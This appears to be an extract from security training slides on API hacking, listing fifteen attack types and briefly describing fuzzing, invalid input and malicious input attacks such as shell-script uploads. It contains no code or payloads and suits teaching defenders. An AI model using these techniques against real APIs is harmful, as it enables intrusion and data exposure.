
View complete collection documentation →

Figure 14.93: Screenshot of Postman



Launch Attacks

1. **Fuzzing**
2. **Invalid Input Attacks**
3. **Malicious Input Attacks**
4. **Injection Attacks**
5. **Insecure SSL Configuration**
6. **Insecure Direct Object References (IDOR)**
7. **Insecure Session/Authentication Handling**
8. **Login/Credential Stuffing Attacks**
9. **API DDoS Attacks**
10. **Authorization Attacks on API**
11. **Reverse Engineering**
12. **User Spoofing**
13. **Man-in-the-Middle Attacks**
14. **Session Replay Attacks**
15. **Social Engineering**




Fuzzing and Invalid Input Attacks

Fuzzing

- Attackers use the fuzzing technique to repeatedly send random input to the target API **to generate error messages** that reveal critical information
- To perform fuzzing, attackers **use automated scripts** that send a huge number of requests with a varying combination of input parameters to achieve the goal

Invalid Input Attacks

- Attackers will give invalid inputs to the API, such as sending text in place of numbers, numbers in place of text, more characters than expected, null characters, etc. to **extract sensitive information** from unexpected system behavior and error messages
- Attackers also manipulate the HTTP headers and values targeting both **API logic and HTTP protocol**




Malicious Input Attacks

Malicious Input Attacks

- Attackers **inject malicious input** directly to target both an API and its hosting infrastructure
- To perform this attack, attackers use malicious message parsers **using XML**
- Another way attackers perform this attack is by **uploading malicious script files**, for example uploading shell script instead of a pdf document
